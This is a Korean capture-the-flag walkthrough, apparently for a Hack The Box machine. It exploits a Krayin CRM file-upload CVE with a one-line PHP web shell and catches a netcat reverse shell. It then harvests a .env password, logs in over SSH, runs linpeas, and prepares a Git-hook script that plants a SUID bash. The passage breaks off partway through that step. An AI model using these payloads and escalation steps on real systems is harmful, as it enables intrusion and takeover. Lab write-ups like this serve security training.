
exploit-db를 통해 Krayin CRM용 익스플로잇(CVE-2026-38526)을 찾습니다

익스플로잇 파일을 다운로드하고 전달해야 할 데이터를 확인합니다
PHP 셸을 생성합니다:
<?php system($_GET['cmd']); ?>

익스플로잇을 실행합니다:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php

리스너를 실행합니다: nc -lvp 12345. 익스플로잇이 출력한 경로를 브라우저로 접속하여 셸을 호출합니다


nc가 실행 중인 터미널에서 리버스 셸을 획득합니다:

시스템 내부에서 .env를 읽어 두 번째 비밀번호를 찾습니다: DB_PASSWORD=y27xb3ha!!74GbR
SSH로 로그인합니다:

ssh [email protected]
결과: 첫 번째 user 플래그를 찾았습니다!
wget 사용 가능 여부를 확인합니다:

공식 Github 저장소에서 linpeas.sh 파일을 다운로드하고, 취약한 머신으로 파일을 전송하기 위한 서버를 엽니다:

파일을 성공적으로 받아 linpeas.sh를 실행합니다:
Linpeas는 로컬에서 실행 중인 Gitea가 있는 열린 포트 3000을 발견했습니다.
사용자 jones가 이 저장소에 접근 권한을 가지고 있었기 때문에, 저는 Git Hooks 메커니즘과 내부 객체를 이용해 권한을 상승시키기로 했습니다.

SUID 바이너리를 생성하기 위한 123_shell 스크립트를 준비합니다:
#!/bin/bash
cp /bin/bash /tmp/shell
chmod 4755 /tmp/shell
빈 저장소 test를 생성합니다:









